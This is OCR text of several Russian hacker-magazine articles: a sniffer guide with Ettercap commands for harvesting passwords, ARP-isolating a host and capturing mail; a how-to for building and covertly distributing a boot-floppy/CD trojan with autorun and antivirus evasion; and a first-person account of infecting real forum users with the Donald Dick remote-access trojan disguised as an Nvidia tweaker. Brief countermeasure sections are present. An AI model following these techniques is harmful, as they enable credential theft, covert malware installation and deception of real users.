Теперь разберем каждое поле конкретнее (поля по вертикали). Первое поле может иметь значения select или deselect, т.е. перехватывать или не перехватывать пакеты с хостов. Возможные значения второго поля: from, to, both указывают, надо ли перехватывать пакеты, исходящие от хоста, направляющиеся на хост или и те, и другие. Третье поле может содержать следующие значения: host, port или multiple-hosts. Это поле задает один или несколько целевых хостов/портов. Опция multiple-hosts позволяет использовать стандартные символы-заместители. В четвертом поле надо указать номер порта или адрес хоста, можно и список нескольких хостов. И в пятом поле можешь указать порт на хосте. В результате этого примера будут перехвачены все пакеты telnet и Web, посылаемые с обоих хостов.

## TCPDUMP


Известное средство, официальный сайт - http://www.tcpdump.org/, и, скорей всего, он тоже присутствует в твоем дистрибьютиве линуха (не сайт, а сниффер). Пример запуска:

```
tcpdump -i eth0 -n -vv -w /root/dump.log
```

Здесь: **-i** - сетевой интерфейс, **-n** - числовой вывод адресов и номеров портов, **-vv** - очень подробный вывод, **-w** - запись лога в файл. Чтобы прочитать перехваченный траффик из лога, используй: **tcpdump -r /root/dump.log. http://www.opennet.ru/opennews/art.shtml?num=824&showsection=9_** - здесь есть ссылка на замечательную статью об использовании tcpdump и дальнейшем изучении лог-файлов (английская). Этот сниффер занимает третье место в рейтинге лучших утилит сетевой безопасности, проводимом Insecure.org.

## DSNIFF

**http://naughty.monkey.org/%7Edugsong/dsniff/** - официальная страница этого «вынюхивателя», мне там понравилась обезьянка =). Сниффер пе-



рехватывает пароли, че тут еще добавить =). Рекомендую запускать так: dsniff.exe > dsniff.log, а потом уже спокойненько рассматривать лог-файл.

## ETTERCAP

Замечательный сниффер! Хоумпага - http://ettercap.sourceforge.net/, наконец-то приличный урл =). Сегодня все останутся довольны, он реализован и под винду, и под UNIX, а также он часто обновляется, последняя версия - 0.6.7. http://www.xakep.ru/post/16610/default.htm - тут можешь прочитать о нем и о его работе. Далее мы разберем этот сниффак подробнее, так как он, как и Iris, один из самых-самых, только под *nix =).


## CGI-СНИФФЕРЫ

Существуют такие снифферы, которые предназначены для ловли REMOTE_ADDR и PATH_INFO CGI-запроса. Чаще всего используются для того, чтобы узнать ip какого-нибудь чела в чате. Пример - **http://www1.hut.ru/aneksniff/** или всем известный **http://www.hackzone.ru/underground/sniff.html. http://www1.xakep.ru/post/11950/default.asp** - здесь можешь прочитать о таком же снифферe, как и предыдущие, только на php. Сейчас на многих халявных хостингах есть поддержка php, так что ты без проблем сможешь его воткнуть.


**Ettercap в работе**

## В БОЙ!

Если с NetSniffer-ом все понятно (скрин 1), то с Iris сложнее. Так что давай с самого начала. А сначала надо указать, какой девайс юзать (скрин 2). Недолго думая, я нажал на кнопку Play aka Start (выглядит так же, как и на видаке), и полилось ручьем, скока инфы-то, ничего не понять... Но иногда все-таки проскакивают понятные данные, например, на скрине 4 ты можешь прочитать несколько слов (я зашел на www.wzor.net). Но это все не то, нам нужны пароли, поэтому я приконнектился с другой тачки к фтп, введя логин и пароль. Останавливаем сниффер и жмем на пимпу под названием «decode buffer packets» (она находится левее «play»). Глянь на скрин 5, это то, что отловила и декодировала в нормальное сообщение




ириска; пароли и всю инфу, которая тебя не касается, я закрасил =). Также она может вести логи, но этим уже никого не удивишь. А удивить тебя может много другое в этой софтине, например, то, что ириска может работать по расписанию, она имеет кучу фильтров, поэтому ты можешь конкретизировать свою цель. Заметь, Iris может раскидывать пакеты не только по заголовкам (IP-адрес, порт и т.д.), но и по содержанию некоторого слова в области пакета. И еще одной особенностью чудо-ириски является возможность динамического наблюдения за сетью. По твоему хотению она может построить всевозможные графики, основываясь на инфе, поступающей на сетевуху. Так можно выявить атакующих, можно быстро просмотреть диаграмму самых активных компов в сети и т.д.



А теперь ребут, и быстрее в линух или что у тебя там? Сейчас мы займемся не менее популярным сниффаком - Ettercap. Для начала некоторые его опции:
**-a, -s, -m** - различные виды прослушивания (выше я давал линк, там и можешь про них прочитать);
**-N** - запускать сниффер без псевдографики;
**-z** - запуск в спокойном режиме;
**-d** - не преобразовывать IP-адреса в имена;
**-i** - сетевой интерфейс;
**-l** - вывести список хостов в сети;
**-C** - собирать все имена и пароли пользователей;
**-f** - определение операционной системы удаленного хоста;
**-p** - работа с плагинами;
**-L** - записывать в лог, имеющий формат: год-месяц-день-collected-pass.log
Теперь рассмотрим некоторые виды использования этого сниффера. Сначала будем перехватывать все пароли в нашем сегменте сети и записывать в лог:

**ettercap - NdzsCLi eth0**
Определяем операционную систему хоста с IP-адресом 127.0.0.1:
**ettercap - Ndzsfi eth0 127.0.0.1**
Смотрим установленные плагины и описания к ним:
**ettercap - N -p list**
Рассмотрим один из плагинов - leech, он изолирует удаленный хост от сети. Пропинговав хост, видим, что он в сети. Запускаем плагин:
**ettercap -Ndp leech 192.168.6.89**
**Your IP: 192.168.6.81 MAC: 00:50:BF:4A:48:F3 Iface: ed0**
**Starting ./ec_leech.so plugin...**
**Building host list for netmask 255.255.255.0, please wait...**
**Sending 255 ARP request...**
**Listening for replies...**
**Isolating host 192.168.6.89... Press return to stop**
Ждем-с пару секондз и жмем ^C, усе, сетевой интерфейс перестает работать на некоторое время, но ОС и приложения продолжают работать нормально, этого «некоторого времени» хватает на заполучение ip-адреса жертвы. Пингуем для проверки!
**PING 192.168.6.89 (192.168.6.89): 56 data bytes**
**—-192.168.6.89 ping statistics—-**
**4 packets transmitted, 0 packet received, 100% packet loss**
Для перехвата незашифрованных почтовых сообщении будем юзать:
**./ettercap -Nzds <IP-адрес почтового сервера>:<port почтового сервера> <IP-адрес клиента>**

Пример - ./ettercap -Nzds ANY:25 ANY > /root/sniff.smtp



## КОНТРМЕРЫ

Безусловно, лучший способ защиты от сниффинга - это шифрование. PGP, SSH и различные утилиты для шифрования должны стать твоими лучшими друзьями! Но есть еще способ для того, чтобы обнаружить сниффер в системе: необходимо проверить, не работает ли какое-либо из сетевых устройств в сети в неразборчивом режиме. Под линукс есть одно средство - ifconfig, эта тулза сообщает о состоянии сетевых устройств.

Вот и все! Фу... Еще хочу добавить одно слово! Снифферы представляют собой существенную угрозу безопасности в основном из-за трудности их

обнаружения. Изучение способов применения «вынюхивателей» и понимание того, как они могут быть использованы против тебя, существенно поможет тебе в защите от оных. Удачи!

# БУТ ИЛИ НЕ БУТ?

Давным-давно, когда программы еще были маленькими, дискеты - большими, а винчестеров почти совсем не было, вирусы часто распространялись через загрузочные записи дискет. Такие вирусы называют бУтовыми. Сейчас мы вспомним старое и тоже замутим бутового, но уже не вируса, а трояна.

**продвинуто**
**распространяем троев**

DarkSergeant (DarkSergeant@inbox.ru)

Для начала давай разберемся, что мы хотим сделать после того, как получит управление наш троян, от этого будет зависеть, какие программы уже должны быть запущены (или работу каких программ мы должны эмулировать сами). Так, если мы хотим запороть инфу на винте, то нам никаких особых программ не надо, а можно руками отформатировать винт, получим доступ к нему на низком уровне.
Но если мы хотим, чтобы наша программа прописалась на винт и получала управление при последующей загрузке с винчестера, то уже надо многое…

## ГОТОВИМ

### «Программа переписалась на винт».

Для того чтобы совершить такое простое действие, необходим запущенный драйвер файловой системы дискеты и драйвер файловой системы винчестера. С дискетой все просто, мы ее сами делаем, поэтому можем использовать какую хотим на ней файловую систему, хоть Fat16, хоть Fat32, хоть какую-нибудь экзотику, на крайняк можем сделать свою простенькую файловую систему со своим драйвером. С винчестером все намного хуже, мало того, что мы точно не знаем, какая там система используется, так еще и нужны драйвера для этих систем. На винчестере под управлением Windows может использоваться Fat32 или NTFS; если с Fat32 все просто, можно использовать драйвер со стандартной загрузочной дискеты Windows-а, то с NTFS все сложнее, необходим специальный драйвер для доступа к NTFS из-под DOS. Мало того, что драйверы NTFS из-под DOS глючные, так они еще и здоровые как не знамо кто, а дискета у нас маленькая, все на нее не упихнешь. Поэтому придется пока надеяться на то, что на атакуемом компьютере используется FAT.

### «Программа получила управление при последующей загрузке с винчестера».

Это можно сделать следующими способами. Заменить загрузочный сектор винчестера или записать вызов себя в autoexec.bat. Но эти оба способа не удобны, так как windows до сих пор не запущена и приходится все делать самому. (Хотя, конечно понятно, что и без загруженного виндоуса можно вытащить пароли и отправить их по почте, но уж очень много кода придется писать ручками.) Получается, что на самом деле нам надо получить управление при запущенной винде, но сбрасывать со счетов эти способы не надо. Можно использовать их в качестве промежуточной ступеньки для того, чтобы отдельные шаги были меньше и быстрее и поэтому менее заметны пользователем.

### «Программа получила управление под запущенной виндой».

Под Windows получить управление можно большим количеством способов, но так как винда еще не загружена, то у нас нет доступа к реестру, у нас есть доступ только к файловой системе. Остается два способа - прописать себя в Startup-директорию или заменить какой-нибудь существующий exe-шник, который точно получает управление (идеальные кандидатуры Internet Explorer, Notepad, Word, Outlook).
Подводим итоги - мы должны сделать обычную системную дискету Windows-а, выкинуть из нее все лишнее. Записать на дискетку нашу программу (с прописью запуска в autoexec.bat), которая при запуске сканирует винчестер и прописывает себя (или другую программу) в Startup-директории, а также, опциально, переписывает Explorer, Word, Notepad и т.д.

## ПРЯЧЕМ

Для маскировки загрузки с дискеты желательно затереть все надписи, которыми обычно сопровождается загрузка с дискеты, чтобы юзер был подольше в неведении. Для этого надо в файлах io.sys, msdos.sys затереть все сообщения нулевыми символами (открываешь эти файлы в любом hex-редакторе, ищешь все, что похоже на осмысленные строки, и зафигачиваешь на их место нули). Для того чтобы программа не отсвечивала на диске, можно основную часть (которая занимается переписью на винт) переименовать в command.com, а хвост (программа, которая будет переписана на винт) спрятать в bad-секторах, lost cluster-ах дискеты (или без гимора заренеймить в какой-нибудь bootcat.bin или aspi4dos.sys :)). После того как деструктивные действия выполнены (программа переписана на винт), можно вывести стандартное сообщение «Insert system disk», чтобы опять же юзер ничего не заметил.

## ПРОДВИГАЕМ

Самое интересное, что все, что я сейчас говорил про дискеты, так же справедливо и для загрузочных cd-дисков. У загрузочного cd-юка есть невидимый специальный файл - образ дискеты, который при загрузке с cd-диска и получает управление.
Так что по-быстрому делаешь загрузочную дискету (причем можно не особо заморачиваться с маскировкой, так как на cd-юке все равно нельзя обычными средствами посмотреть, что было в образе дискетки), записываешь загрузочный cd-диск с образом только что сделанной дискетки и раздаешь народу в качестве халявы; рано или поздно юзер забудет сидюк в дисководе, и все! Твой троян получил управление.

Раз уж зашла речь о CD-дисках, то сразу вспоминается такая фича, как Autorun. Windows обычно при вставке диска запускает программу, которая прописана на сидюке для автозапуска. Autorun делается не просто, а очень просто. Создаем exe-шник и записываем на сидюк, далее в корень диска записываем файл «autorun.inf» из двух строчек.

```
[autorun]
open=<путь к exe-шнику>
```

Где <путь к exe-шнику> - это полный путь (но без буквы диска) к программе, которую надо запустить. Например, MyDir\MyCoolProgram.exe или MyTroan.exe. Если необходимо, то программе можно передать и параметры - 'MyProgram.exe KillAll'. По большому счету, файл не обязан быть exe-шником, это может быть файл с любым расширением, известным Windows-у. Если ты фанатеешь от макровирусов, то вместо exe-шника можешь смело прописывать на запуск doc-файл с макровирусом ;).
Но давай маленько поговорим за психологию. Для того чтобы юзверь не напрягся при вставке и запуске твоего диска, надо этот самый запуск как-нибудь замаскировать. Для этого можно использовать два подхода. При первом подходе программа переименовывается во что-нибудь безобидное (например, setup.exe), а при старте быстро и без всяких окон прописывает себя в Windows, надеясь, что пользователь ничего не заметит. При втором подходе троян оформляется, например, в виде программы-меню, которая предлагает юзеру посмотреть, что есть на диске, полистать картинки, послушать музыку и т.д., а сама в это время на заднем фоне заражает компьютер. Троянов лучше писать самим, а не пользоваться готовыми, так меньше вероятность, что антивири что-то унюхают. Чужой троян (хотя и свой тоже) стоит проверить последним антивирусом (а лучше несколькими различными). Иначе может получиться нехорошо, чел, с которым ты поделился диском, при следующей встрече может и по ушам надавать…
Для любопытных юзеров можно по диску раскидать программки с интересными названиями, а при запуске или имитировать бурную деятельность, или выдавать сообщение об ошибке, а на заднем фоне опять же быстренько переписываться на винт.
**Ладно, я пошел готовить новую партию халявных дисков, чего и тебе желаю.**

# ВПАРИВАНИЕ ТРОЯНОВ

## распространяем полезный софт

Дарова! В этой статье мы проведем целое расследование. Его основная цель - узнать, насколько реально сейчас впарить доверчивым пользователям коня. Не простым sex.jpg..exe, а чуть более интеллектуальным способом. Ведь в последнее время юзеры стали намного умнее, в разумных пределах, конечно, но все равно это несколько огорчает :).

ХрымZ (hrimz@xyligan.ru)

рис. Анатолий Бердюгин

Тебя я огорчать не собираюсь, а лишь хочу показать, как все-таки можно заставить ламера ушастого скачать и запустить (добровольно) наследника Трои в наше нелегкое время. Как и в любом расследовании, у нас не обошлось без жертв :-). Сразу хочу извиниться перед форумами, винтами юзеров, самими юзерами, да и вообще всеми, кто был задействован в этом сатанинском эксперименте. Человек сорок наберется :-).

### ЧТО ДА КАК?

Итак, что же собой представляло расследование? Во-первых, все деструктивные действия я проводил через прокси-серверы, список которых любезно предоставили www.mazafaka.ru. Далее. Зарегил мыло orange@nc.ru, выбрав в качестве ника нашего zlo-хацкера этот самый orange. Инфа при регистрации была взята, естественно, из головы.
Теперь сам сценарий. Бравый перец orange нашел где-то на просторах сети славную прогу-твикер видеокарточек от фирмы Nvidia. Естественно, этот славный твикер оказался просто чудодейственным, так как сам все делал, мало весил, вообще не бажил и даже на старых картах заставлял современные игрухи просто летать :-). Грех было бы не поделиться с остальным населением рунета линком на эту чудо-программу. Но вот беда, сайт, где orange слил твикер, уже загнулся, и тогда он принял ответственное решение - зарегиться на бесплатном хостинге и выложить туда творение программерской мысли. Вследствие чего был создан сайт


Хацкерское мыло...


**http://video_help.chat.ru** и **http://videohelp.boom.ru**, а сам твикер можно было слить по адресу **http://video_help.chat.ru/soft/nvidiatweaker.zip** и **http://video_help.chat.ru/soft/Nvidiatweaker.exe.**

В качестве жертв были выбраны три крупных железнячных форума. В качестве ника на форуме пришлось юзать orange-orange, так на всех трех уже был зареген чел с таким именем. Апельсины все любят :). На каждом из этих форумов была создана новая тема «Самый лучший nVidia твикер!». В качестве оружия использовался известный в широких русских кругах Donald Dick версии 1.53. Сейчас девелоперы забросили свое творение, но еще года полтора-два назад в «Хакере» можно было заценить интересное интервью с одним из разработчиков. Сейчас мистера Dick`а поймает любой антивирь, но нам ведь сейчас не важно, что использовать в качестве оружия, нам главное - как. Фишек в этом творении столько, что просто закачаться можно. С машиной юзера можно делать все, что угодно. Хотя, признаюсь честно, было большое желание что-нибудь сотворить с захваченными машинами, но все-таки удержался. Нафига мне чужой Инет :).

Для подсчета количества полных скачиваний трояна был установлен перл-скрипт (скриптик висел на dddfdgf.vov.ru - там perl есть), который был написан собственноручно. Все, что он делал, это считал, сколько народа слило наш файл, и предоставлял эту инфу в виде html-документа.
Ну а теперь сама мессага, которая постилась во всех бордах:
«Перцы! Короче, предисловие такое... Я рыскал по сети в поисках каких-нибудь твикеров для карточек Nvidia. Просто поставил себе «Mafia», а

**Дурацкий хостинг, но нам сгодится**


**Один из лучших троянов. Когда-то был.**




**Девелоперы давно забросили свое творение. А жаль...**

при 1024x768 и всех настройках тормозит прилично (у меня Geforce 2 MX 64 мега). Ну вот, наткнулся на прогу nvidiatweaker на каком-то буржуйском сайте, скачал и ОФИГЕЛ! Это такое! Прога виндовая и весит 300 Кб. После запуска можно выбрать оптимальную частоту для КОНКРЕТНО твоей карты. То есть она дает тебе выбрать только из того, что точно будет работать без багов. Плюс она еще что-то оптимизирует, но эта инфа уже для спецов в этой области. Так вот. Этот сайт накрылся, и теперь там твикера нету, пробовал искать на filesearch.ru, тоже без результатов.
Тогда решил создать на бесплатном хостинге сайт и выложить. Что и сделал. Вот линк: www.videohelp.boom.ru/soft/nvidiatweaker.exe. Под XP пашет... Удачи в юзании!».
Я, конечно, знаю, что именно ты не повелся бы на такой дешевый прогон, но не все похожи на тебя :-). Вот о них теперь и поговорим.

## ПЕРВЫЙ ФОРУМ (WWW.FERRA.RU)

Хороший форум, где можно получить ответ на «железный» вопрос, а также самому поделиться интересной инфой. Что хацкер orange и сделал :). Но беда в том, что когда наш перл-счетчик высветил заветную единичку, на orange@nc.ru упало два письма. В одном грозили зарезать за линк на троян. Дело в том, что у юзера был AVP, и нас запалили, а во втором один из админов форума сказал, что моя тема удалена из форума, что мой ip-записан и занесен в черный список и пора мне валит оттуда куда подальше. Я не стал нарываться и сделал, как просили. В итоге одного юзера натянули. Айпишник, между прочим, наш скрипт тоже записал. И (вот это да!) он оказался постоянным, то есть на другом конце, скорее всего, была выделенка. Ну, вывел я юзеру на экран мессагу «HACKED BY ORANGE!» и успокоился.

Выводы из первой части примерно такие. Не стоит юзать очень популярные форумы со строгими админами. Сначала надо присмотреться, что за народ там обитает, какие правила. Может быть, даже сначала провести разведку боем. Я имею ввиду написать что-то матерное и посмотреть, как среагируют :). В общем, от самого форума тоже очень многое зависит. Если ты запостишь не очень правдоподобную фигню на какой-нибудь реально 31337 борде, то первый же чел, раскусивший тебя, поднимет такой шухер, что больше в Инет лучше вообще не выходить. Ты ведь видел, что на каждом кардерском форуме есть раздел «Кидалы». Например, сходи на www.carderplanet.com. Ты ведь не хочешь там оказаться?

## В продаже с 19 ноября


НОВЫЙ НОМЕР X

*We did it! С этого номера, амигос, Хакер стал еще хакерее прежнего: в увеличенном разделе Взлом читай о том, как не лохануться при трейдинге эксплойтами, что думает о дефейсах Крис Касперски, как получить shell нахаляву и кое-что еще. Не знаешь, какую видюху лучше подобрать к новогоднему гейм-сезону? Наша тестовая лаборатория имела секс с каждой из них! Результаты - в Ферруме. Ну а если на крутое железо пока не хватает денег, почему бы тебе не продаться в порно бизнес? Как это сделать? Читай в свежем X!*

- **Как продаться в порно -** Осваиваем профессию оператора порночата
- **Мобильный И-нет -** В Сеть через мобильный: не так гиморно, как ты думаешь
- **Эксплоит в разрезе - Урони игровой сервер**. Исходный код прилагается
- **Персональный ICQ брутфорс -** Как самому написать убийственный брутфорс на Delphi и тырить uin'ы оптом
- **Linux против BSD -** Какая же из этих "unix-подобных" систем лучше и какой дистрибутив пингвина выбрать начинающему юниксоиду
- **Где нам стоит сайт пристроить -** Все о выборе оптимального платного хостинга
- **Сертификация IT специалистов -** Где и как ты сможешь получить официальный сертификат и во сколько тебе это обойдется
- **INSIDE: CD-ROM/R(W) -** Раскурочим одноглазого

Журнал Хакер

(game)land


www.xakep.ru


**Хороший форум со строгим админом**

### ВТОРОЙ ФОРУМ

Вторым у нас в меню идет KB Hardware форум, который обитает по адресу www.kv.by/hardware/. Здесь тоже местные перцы не были настолько раскрепощены, чтобы качать непонятную прогу со стремного линка :). Было запостено целых 14 сообщений, в которых развязался горячий спор на тему, чем лучше разгонять видеокарту, соответственно восемь человек подставили свои компьютерные задницы по Donald`овский dick. После чего было написано четыре гневных письма в адрес orange`а с угрозой нюкнуть по самое не балуйся. И одно письмо, в котором чувак похвалил затею и не стал обижаться на меня, так как обладал антивирусом. Общий смысл письма заключался в том, что тот тоже не прочь поразвлекаться таким мудреным способом и даже предложил немного webmoney за ip-адреса тех людей, что попались на крючок. Ну, здесь вывод просто сам напрашивается. Можно открывать новое течение в Trade-сцене. Теперь меняем не только креды, прокси-листы, аси, шеллы, но и ip`шники затрояненных машин. Ведь наверняка найдется немало народу, который не прочь выдвинуть одноглазого у ламака. Но, опять же, не забывай о своей анонимности, так как получить по фейсу за все эти дела можно не только от других хацкеров, но и от правоохранительных органов.

На этой не очень веселой ноте заканчивается второй этап расследования, и теперь тебя ожидает самое интересное.




**Здесь дела обстоят погорячее!**

**Самый отцовский форум, да не в обиду другим**

## ТРЕТИЙ ФОРУМ

А теперь самое известное железное место в сети - величайший ixbt.com. Точнее сам форум ютится по адресу forum.ixbt.com. Здесь просто такое количество посетителей за день, что надо задуматься над скриптом, который уменьшает значение счетчика :). Каждый день тут появляется примерно по 20 новых тем, в каждой из которых постится до 60 сообщений. Нехило так? Вот и хакер Апельсин не прошел мимо этого приметного местечка. Все было сделано по старой схеме. И вот уже через час после нажатия кнопки «Отправить» в почтовый ящик легли три первые мессаги-уведомления о том, что кто-то соизволил ответить.

Первое сообщение было от модератора и было немного наездного типа. Какого, мол, я фига использую слово «перцы» при обращении к читателям форума? А? Также была высказана вполне закономерная мысль насчет того, что RivaTuner рулит на видеотвикерской сцене. С чем я, в общем-то, согласен :). Разговоры разговорами, но даже хитрый модератор кликнул по заветной ссылочке и чуть не получил порцию хорошего настроения. Опять антивирус, видимо, спас. Далее другим мембером была высказана мысль, что у меня не все в порядке с психическим здоровьем. Интересно, откуда такие подозрения? Ума не приложу.

Третий пользователь спросил, как, собственно, этот твикер будет обновляться, ведь с появлением новых Detonator`ов нужно обязательное обновление. На это я решил не отвечать, так как не хотелось дискутировать по несуществующему вопросу. Если кто забыл, то нашего твикера в природе просто нет :). Еще через четыре часа пришли три новые мессаги с техническими рассуждениями, что же все-таки твой твикер хренов не пашет. Я ответил, что руки у тебя кривые, у меня все работает отлично :). Так продолжалось до середины следующего дня. И тут произошло невозможное. Ничего комментировать не буду, так как считаю, что не нуждается.

**Какая сегодня тематика дня?**

Цитирую:
«Спасибо за тулзу. У меня теперь трабл с ГТА3 практически нет. Надо бы найти разработчиков и написать им. Еще раз спасибо! А тем, кто пишет, что ничего не запускает и вообще это троян, следует присмотреться к файлу помощи (readme.txt)».
Так, к сведению, никаких readme.txt я не выкладывал! Либо перец решил постебаться, либо травка что надо была :-). Следующие 36 часов прошли очень напряженно. Всего отписало 23 человека на форуме и пришло семь писем на мыло. Примерно половина несла разную пургу, другая сразу же палила и обвиняла в распространении вируса. В конце концов, модератор озверел (я его понимаю) и все снес к чертовой матери. Но все же. 17 юзеров скачали Dick`а, и 9 из них сидели на выделенке по-видимому без антивирусов. За что они могли жестоко поплатиться, благо это было просто расследование для журнала.

Все. Это была последняя жертва надругательств, теперь осталось только молиться, чтобы эти юзеры и админы не открыли номер на этой странице.

## КАК ЗАЩИТИТЬСЯ

Это, конечно, все хорошо, что вот такое немалое количество народа ведется на попсоватую уловку, но ведь на месте жертв запросто можешь оказаться ты. Не отрицай, всегда в Инете найдется то, на что ты сразу поведешься и полетишь качать троянчик. В качестве защиты можно посоветовать антивирус, но для этого нужно иметь не очень слабую тачку, так как памяти жрет тот же АВП многовато. Да и обновлять его задолбаешься постоянно. Нет, конечно, у меня на домашней машине валяется Каспер-

**Наши мессаги самые мессагнутые в мире!**

ский, но он запускается, только когда это действительно требуется. Главной же защитой можно считать самого тебя. То есть перед тем, как что-то делать, нужно хорошо подумать, чтобы потом не плакать над звезданутым Инетом. Запомни! Ты самое слабое место в своей системе. Не качай никакого левого дерьма без проверки, тем более со всяких стремных super_hack_soft.chat.ru и так далее. На что тебе голова дана? Да что там бесплатные хостинги, это раньше так было, а сейчас для натягивания специально тратят деньги (чужие :) на симпотный домен второго уровня, делают приличный дизайн, только бы ты туда побежал и сливал фекальки разные. В наше время в Интернете ничему нельзя верить - нужно все проверять.

## ИТОГИ

Подведем итоги расследования. По самому большому счету народ не изменил своей психологии и не особо отличается в плане осторожности сетевых сношений от самого себя года два-три назад. Правда, тут описывался не самый банальный способ впаривания гадости, но все равно.
Что ж, все закончилось, как примерно и ожидалось вначале. Народ ведется, причем ведется активно так. Есть причины, почему это стоило бы попробовать :). Главное - не переусердствовать. Удачи тебе в нелегком деле легкого хака :)!

# ПРОГРАММЫ УДАЛЕННОГО АДМИНИСТРИРОВАНИЯ

